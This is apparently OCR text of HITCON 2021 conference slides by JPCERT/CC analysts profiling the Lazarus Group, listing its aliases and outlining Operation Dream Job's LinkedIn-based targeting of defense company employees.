Anatomy of COBRA

- The Lazarus Group's Recent Activities and TTPs -

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HITCON 2021
WORK FROM HOME, HACK INTO HOME

Who are we?

Kota Kino
Shusei Tomonaga
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- JPCERT/CC
- Malware/Forensics Analyst, Intelligence Analyst.
- Check out our blog and GitHub for our malware analysis and technical findings:
  - https://blogs.jpcert.or.jp/en/
  - https://github.com/JPCERTCC/

Motivation

The activities of the Lazarus Group have been seen in many countries, and more an more organizations are being targeted.

There are many undocumented activities and TTPs of Lazarus Group.

Each security analyst needs to counteract by fully disclosing their activities.

Goal of This Presentation

This presentation shares Lazarus group's campaigns and latest TTPs.


Presentation Topics

1	What's Lazarus?
2	Operation Dream Job
3	Operation JTrack
4	Details of Lazarus TTPs

1	What’s Lazarus?
2	Operation Dream Job
3	Operation JTrack
4	Details of Lazarus TTPs

All roads lead to Lazarus…

What's Lazarus?



Lazarus
2016/2 "Operation Blockbuster" report (Novetta etc.)

Bluenoroff
- 2017/4 "Lazarus Under The Hood" report (Kaspersky)

Andariel
- 2017/7 FSI(Financial Security Institute, Korea)

TEMP.Hermit
- 2017/9 Fireeye


APT38
- 2018/10 Fireeye

Appleworm, Stonefly
- 2020/6 Symantec(Broadcom)

Are these categorizations wrong?


Key concepts to categorize Lazarus


Lazarus and other attack groups have overlapping activities, attack infrastructure, malware, etc.



[1]

Attack campaigns we focus on……





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
Overview of Operation Dream Job

In May and September 2020, attacks by Lazarus group were observed.


Employees at an overseas office of a **defense company** were targeted.

The attackers contacted the target using an account on Linkedin. (It seems **Linkedin** accounts of the HR department had been compromised.)

Targets identified through C2 Server Logs




Attack Timeline



Attacker Using Linkedin Account

MalDoc

